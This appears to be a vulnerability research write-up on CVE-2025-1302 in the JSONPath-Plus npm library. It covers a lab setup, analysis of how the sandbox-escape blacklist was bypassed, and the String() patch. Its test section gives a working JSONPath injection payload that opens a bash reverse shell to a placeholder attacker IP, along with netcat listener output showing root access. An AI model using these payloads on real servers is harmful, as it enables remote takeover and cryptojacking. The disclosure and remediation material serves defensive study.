
Research & Technique

JSONPath-Plus RCE Vulnerability(CVE-2025-1302)

■ Overview of Vulnerability

JSONPath-Plus is used to extract specific values from data that is in the form of a JSON[1] file as an open source library. As a result of searching for JSONPath-Plus in npm[2], it was confirmed that it was used by more than 860 packages including kubernetes-client, etc. based on Mar. 11, 2024.



Source: npmjs.com

Figure 1. JSONPath-Plus usage statistics

On February 15, 2025, a remote code execution vulnerability (CVE-2025-1302) was disclosed in JSONPath-Plus. This vulnerability occurred due to a bypass of blacklist-based filtering during the security patching of a previous remote code execution issue (CVE-2024-21534) caused by a [3]sandbox escape in Node.js's vm module[4], which was disclosed in October 2024. As additional vulnerabilities were discovered due to the bypass, the currently used package should be checked whether it is using the vulnerable version of JSONPath-Plus.

[1] JSON (JavaScript Object Notation): An open standard format that uses human-readable text to convey data consisting of key-value pairs.

[2] npm: A package manager for JavaScript language maintained by npm Inc., a subsidiary of GitHub.

[3] vm: The basic Node.js module that compiles and executes the JavaScript code within the virtual machine context.

[4] sandbox: A mechanism for isolating a running program to restrict its access to certain system resources.

■ Attack Scenario




Figure 2. CVE-2025-1302 Attack Scenario

① Exploiting the CVE-2025-1302 vulnerability, sending a remote code execution payload to the victim's server
② Gaining access to the victim's server shell
③ Using the acquired shell to install a cryptocurrency miner on the victim's server
④ Utilizing the victim's server resources to mine cryptocurrency

■ Affected Software Versions

The software versions vulnerable to CVE-2025-1302 are as follows.

S/W	Vulnerable Version
JSONPath-Plus	< 10.3.0

■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2025-1302.

Name	Information
Victim	JSONPath-Plus v10.2.0 (10.233.3.66)
Attacker	Kali Linux (10.233.78.36)

■ Vulnerability Test

Step 1. Configuration of the Environment

Set up a simple web server on the victim's PC using a vulnerable version of JSONPath-Plus. The files for testing the CVE-2025-1302 vulnerability can be found in EQSTLab's GitHub repository below.

• URL: https://github.com/EQSTLab/CVE-2025-1302

Build and run the Docker image with the following command.

```
> git clone https://github.com/EQSTLab/CVE-2025-1302.git
> cd CVE-2025-1302
> docker build -t jsonpath:10.2.0 .
> docker run --rm --name jsonpath -p 3000:3000 jsonpath:10.2.0
```

You can see that the server using JSONPath-Plus which is vulnerable to remote code execution attacks has been established.




Figure 3. Victim's webpage

Step 2. Vulnerability Test

A JSONPath[5] expression can be inserted to the search function of a vulnerable server to check if it can be attacked. Like Figure 4, the search result for 299 is the same as the search result for $.299, which is a JSON-Path expression that extracts the value 299 located at the uppermost ($) of the JSON data.




Figure 4. Check if attack is possible

The attacker uses the following malicious JSONPath expression to obtain server permissions from the victim server.

```
$..[?(EQST=''[['constructor']][['constructor']]("this.process.mainModule.require('child_process').execSync(`bash –c 'bash >& /dev/tcp/<Attacker_IP>/< Attacker_PORT> 0>&1'`)");EQST())]
```




Figure 5. Malicious JSONPath expression

[5] JSONPath: A language rule to analyze, convert, ad selectively extract data from the JSON.

Afterwards, the attacker uses the stolen shell to execute remote code in the victim server.

```
┌──(root㉿kali-5c8b64b984-rv4k7)-[/]
└─# nc -l -p 4444
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/usr/src/app
```

Figure 6. Stealing server shell from victim

■ Detailed Analysis of the Vulnerability

The detailed vulnerability analysis explains the cause of vulnerability, patch content, and bypass method. Step 1 analyzes the cause of the occurrence of the CVE-2024-21534 vulnerability and Step 2 introduces key security patches. Step 3 discusses the CVE-2025-1302 vulnerability that bypasses this.

Step 1. CVE-2024-21534 analysis

The CVE-2024-21534 vulnerability released on Oct. 11, 2024 occurred by executing an arbitrary JavaScript code within the JSONPath expression.

1) JSONPath expression processing process

JSONPath-Plus analyzes the JSONPath expression, and extracts values from the JSON according to the results of the expression. The delivered JSONPath expression is processed through the following process within the JSONPath-Plus.




Figure 7. JSONPath expression processing order

(1) JSONPath

The usage of the JSONPath function is as follows.

```
const result = JSONPath(
    [options, ] // options : Used to deliver the factors below as objects at once
   path, // path : JSONPath expression
   json, // json : JSON object to extract according to the expression
   callback, // callback : callback function to process the extracted result
   otherTypeCallback // otherTypeCallback : Used if JSON skimmer is not supported
```

According to the examples above, JSONPath expression is allocated to path and JSON data to json before sending it to the JSONPath function.

```
app.post('/query', (req, res) => {
    const { path } = req.body;
    if (!json || !path) {
        return res.status(400).json({ error: 'Both json and path are required.' });
    }
    try {
        const result = JSONPath({path, json});
```

Figure 8. JSONPath expression and JSON data delivery

Among the delivered data, the JSONPath expression path is delivered to the evaluate function through args.

```
1514  function JSONPath(opts, expr, obj, callback, otherTypeCallback) {
1549    if (opts.autostart !== false) {
1550      const args = {
1551        path: optObj ? opts.path : expr
1552      };
1553      if (!optObj) {
1554        args.json = obj;
1555      } else if ('json' in opts) {
1556        args.json = opts.json;
1557      }
1558      const ret = this.evaluate(args);
```

Figure 9. args delivered to the evaluate function

(2) evaluate

The evaluate function converts the delivered expression to array data using the toPathArray function, which is then sent to the _trace function.

```
1567  JSONPath.prototype.evaluate = function (expr, json, callback, otherTypeCallback) {
1579    json = json || this.json;
1580    expr = expr || this.path;
1581  > if (expr && typeof expr === 'object' && !Array.isArray(expr)) {···
1601    }
1602    currParent = currParent || null;
1603    currParentProperty = currParentProperty || null;
1604  > if (Array.isArray(expr)) {···
1606    }
1607  > if (!expr && expr !== '' || !json) {···
1609    }
1610    const exprList = JSONPath.toPathArray(expr);
1611
1612  > if (exprList[0] === '$' && exprList.length > 1) {···
1614    }
1615    this._hasParentSelector = null;
1616    const result = this._trace(exprList, json, ['$'], currParent, currParentProperty, callback).filter(function (ea) {
1617      return ea && !ea.isParentSelector;
1618    });
```

Figure 10. Processing of the expression within the evaluate function

(3) _trace

The _trace function searches JSON data to deliver array data to the _eval function in consecutive order.

```
1682  JSONPath.prototype._trace = function (expr, val, path, parent, parentPropName, callback, hasArrExpr,
1697    const loc = expr[0],
1698      x = expr.slice(1);
1699
1720  > if ((typeof loc !== 'string' || literalPriority) && val && Object.hasOwn(val, loc)) {···
1768    } else if (loc.indexOf('?(') === 0) {
1769      // [?(expr)] (filtering)
1770  >   if (this.currEval === false) {···
1772      }
1773      const safeLoc = loc.replace(/^\?\((.*?)\)$/u, '$1');
1774      // check for a nested filter expression
1775      const nested = /@.?([^?]*)[['](\??\(.*?\))(?!.\)\])[\]']/gu.exec(safeLoc);
1776  >   if (nested) {···
1787      } else {
1788        this._walk(val, m => {
1789          if (this._eval(safeLoc, val[m], m, path, parent, parentPropName)) {
1790            addRet(this._trace(x, val[m], push(path, m), val, m, callback, true));
1791          }
1792        });
1793      }
```

Figure 11. Processing of the expression within the _trace function

(4) _eval

The _eval function executes the delivered data within the sandbox.

```
1944  JSONPath.prototype._eval = function (code, _v, _vname, path, parent, parentPropName) {
1954    const scriptCacheKey = this.currEval + 'Script:' + code;
1955    if (!JSONPath.cache[scriptCacheKey]) {
1956      let script = code.replaceAll('@parentProperty', '_$_parentProperty').replaceAll
        ('@parent', '_$_parent').replaceAll('@property', '_$_property').replaceAll('@root',
        '_$_root').replaceAll(/@([.\s)[])/gu, '_$_v$1');
1957 >    if (containsPath) {···
1959      }
1960      if (this.currEval === 'safe' || this.currEval === true || this.currEval === undefined)
        {
1961        JSONPath.cache[scriptCacheKey] = new this.safeVm.Script(script);
1962 >    } else if (this.currEval === 'native') {···
1964 >    } else if (typeof this.currEval === 'function' && this.currEval.prototype && Object.
        hasOwn(this.currEval.prototype, 'runInNewContext')) {···
1967 >    } else if (typeof this.currEval === 'function') {···
1971 >    } else {···
1973      }
1974    }
1975    try {
1976      return JSONPath.cache[scriptCacheKey].runInNewContext(this.currSandbox);
```

Figure 12. Processing of the expression within the _eval function

Here, saveVm imports and uses the internal vm module.

```
  3  var vm = require('vm');

693  JSONPath.prototype.vm = vm;
694  JSONPath.prototype.safeVm = vm;
695  const SafeScript = vm.Script;
```

Figure 13. saveVm declaration

2) Sandbox escape

vm executes code in an independent environment through sandbox, but it can directly execute code in the server if sandbox escape is possible. The example code for sandbox escape is as follows.

```
"EQST=this.constructor.constructor(\"process.mainModule.require('child_process').execSync('touch /tmp/EQST.txt')\");EQST()"
```

Among the above codes, this refers to the sandbox as an object, and this.constructor refers to the constructor of the object. Because the constructor inherits the function, this.constructor.constructor is the same function constructor as Object.constructor, which can define or execute new functions.

The example code can be executed to create a temporary file in an operating server after sandbox escape.




Figure 14. Result of executing sandbox escape example code

Step 2. CVE-2024-21534 security measure

This vulnerability first occurred in the JSONPath-Plus 9.0.0 version, where continuous security patches and bypasses were performed. A total of 9 security patches were performed during this processes, where they 3 key security measures are described below.

1) Change to the execution method

It changed from using the internal vm to using a safe vm. When executing the expression, the part that verifies if it is a key that exists in the JSON data was added.

```
2064  JSONPath.prototype.safeVm = {
2065    Script: SafeScript
2066  };
1356  class SafeScript {
1360    constructor(expr) {
1361      this.code = expr;
1362      this.ast = jsep(this.code);
1363    }
1370    runInNewContext(context) {
1371      const keyMap = {
1372        ...context
1373      };
1374      return SafeEval.evalAst(this.ast, keyMap);
1375    }
1376  }
1377
```

Figure 15. Key CVE-2024-21534 security patch 1

The security patch prevents sandbox escape and prevents access to properties not defined in keyMap. Here, the keyMap inherits the object, and is defined by copying the properties of the context object containing the JSON data. However, the internal functions of objects such as keyMap bind, apply, and call were included during this process, allowing it to be attacked.

2) Removal of internal functions from object

Afterwards, the keyMap declaration method was changed to prevent bypass through the internal functions of object.

```
1376    runInNewContext(context) {
1377      // `Object.create(null)` creates a prototypeless object
1378      const keyMap = Object.assign(Object.create(null), context);
1379      return SafeEval.evalAst(this.ast, keyMap);
1380    }
1381  }
```

Figure 16. Key CVE-2024-21534 security patch 2

The keyMap declaration method was edited to creating a new empty object without prototype[6] and copying the properties of the context object. Because the keyMap now does not include the internal functions of the object, bypassing through the internal functions is no longer possible.

3) Filtering addition

A blacklist-based filtering was added to prevent character strings such as constructor, __proto__ that can be abused for attacks.

```
1204  1206    jsep.addLiteral('undefined', undefined);
      1207  + const BLOCKED_PROTO_PROPERTIES = new Set(['constructor', '__proto__', '__defineGetter__', '__defineSetter__']);
1205  1208    const SafeEval = {
1295  1298      evalMemberExpression(ast, subs) {
1296        -     if (ast.property.type === 'Identifier' && ast.property.name === 'constructor' || ast.object.type === 'Identi
                'constructor') {
1297        -       throw new Error("'constructor' property is disabled");
1298        -     }
1299  1299        const prop = ast.computed ? SafeEval.evalAst(ast.property) // `object[property]`
1300  1300        : ast.property.name; // `object.property` property is Identifier
1301  1301        const obj = SafeEval.evalAst(ast.object, subs);
      1302  +     if (obj === undefined || obj === null) {
      1303  +       throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
      1304  +     }
      1305  +     if (!Object.hasOwn(obj, prop) && BLOCKED_PROTO_PROPERTIES.has(prop)) {
      1306  +       throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
      1307  +     }
```

Figure 17. Key CVE-2024-21534 security patch 3

After this final patch, the security patches for the CVE-2024-21534 vulnerability were completed.

[6] prototype: A parent object of specific objects within the JavaScript.

Step 3. CVE-2025-1302 attack method

However, the CVE-2025-1302 vulnerability that bypassed the security patches of the CVE-2024-21534 vulnerability security patch was released.

The BLOCKED_PROTO_PROPERTIES.has(prop) which inspects the blacklist carries out filtering for prop, which is the properties of the delivered data.

```
evalMemberExpression(ast, subs) {
  const prop = ast.computed ? SafeEval.evalAst(ast.property) // `object[property]`
  : ast.property.name; // `object.property` property is Identifier
  const obj = SafeEval.evalAst(ast.object, subs);
  if (obj === undefined || obj === null) {
    throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
  }
  if (!Object.hasOwn(obj, prop) && BLOCKED_PROTO_PROPERTIES.has(prop)) {
    throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
  }
  const result = obj[prop];
  if (typeof result === 'function') {
    return result.bind(obj); // arrow functions aren't affected by bind.
  }
  return result;
},
```

Figure 18. Filtering logic

The expression used in the CVE-2024-21534 vulnerability are as follows.

```
$[?(EQST=this.constructor.constructor("process.mainModule.require('child_process').execSync('[OS commands]')");EQST())]
```

When inserting the above expression, constructor, the name of the property, is saved in prop. Because constructor is included in the blacklist, the expression used in CVE-2024-21534 is BLOCKED_PROTO_PROPERTIES. has(prop) is filtered by returning true.

The expression that bypasses the BLOCKED_PROTO_PROPERTIES.has(prop) condition is as follows.

```
$..[?(EQST=''[['constructor']][['constructor']]("this.process.mainModule.require('child_process').execSync(`OS commands`)");EQST())]
```

Among the above expressions, [’constructor’], the name of the property, is saved in prop and recognized as array data in the ''[['constructor']][['constructor']] part.

The blacklist composed of character string data is not filtered by returning false when compared with the array.

	2024 expression	2025 expression
Bypass keyword	[ ].constructor.constructor	' '[['constructor']][['constructor']]
prop	constructor	["constructor"]
typeof(prop)	string	object
BLOCKED_PROTO_PROPERTIES.has(prop)	true	false

If the expression that bypassed the security patch is used using the above method, remote code execution is possible.




Figure 19. CVE-2024-21534 security patch bypass

■ Countermeasures

The security patch for the CVE-2025-1302 vulnerability was released on Feb. 15, 2025, described as follows.

```
evalMemberExpression (ast, subs) {
    const prop = ast.computed
        ? SafeEval.evalAst(ast.property) // `object[property]`
        : ast.property.name; // `object.property` property is Identifier
    const prop = String(
        // NOTE: `String(value)` throws error when
        // value has overwritten the toString method to return non-string
        // i.e. `value = {toString: () => []}`
        ast.computed
            ? SafeEval.evalAst(ast.property) // `object[property]`
            : ast.property.name // `object.property` property is Identifier
    );
```

Figure 20. CVE-2025-1302 security measure content

The CVE-2025-1302 vulnerability had BLOCKED_PROTO_PROPERTIES.has(prop) bypassed due to abnormal verification of prop that has a data type different from character strings. This was solved by using the String() function that converts character string data types to always make prop designated as a character string during the prop definition process, allowing the normal verification of BLOCKED_PROTO_PROPERTIES.has(prop), which results in returning true as the resulting value to complete the vulnerability patch.

The table below is information on prop before and after applying the security patch.

	Before countermeasure	After countermeasure
prop	['constructor']	constructor
typeof(prop)	object	string
BLOCKED_PROTO_PROPERTIES.has(prop)	false	true

If a vulnerable JSONPath-Plus is being used, it should be updated to the version with the patch applied (v10.3.0) as there is a vulnerability for remote code execution.

■ Reference Sites

- CVE-2025-1302:
  https://github.com/advisories/GHSA-hw8r-x6gr-5gjp
  https://nvd.nist.gov/vuln/detail/CVE-2025-1302
- CVE-2025-1302 commit:
  https://github.com/JSONPathPlus/JSONPath/commit/30942896d27cb8a806b965a5ca9ef9f686be24ee
- CVE-2025-1302 PoC: https://gist.github.com/nickcopi/11ba3cb4fdee6f89e02e6afae8db6456
- CVE-2024-21534: https://github.com/advisories/GHSA-pppg-cpfq-h7wr
- CVE-2024-21534 Comparing changes:
  https://github.com/JSONPath-Plus/JSONPath/compare/v9.0.0...v10.1.0
  https://github.com/JSONPath-Plus/JSONPath/compare/v10.1.0...v10.2.0
- CVE-2024-21534 commit:
  https://github.com/JSONPathPlus/JSONPath/commit/73ad72e5ee788d8287dea6e8283a3f16f63c9eb8
- npm: https://www.npmjs.com/package/jsonpath?activeTab=dependents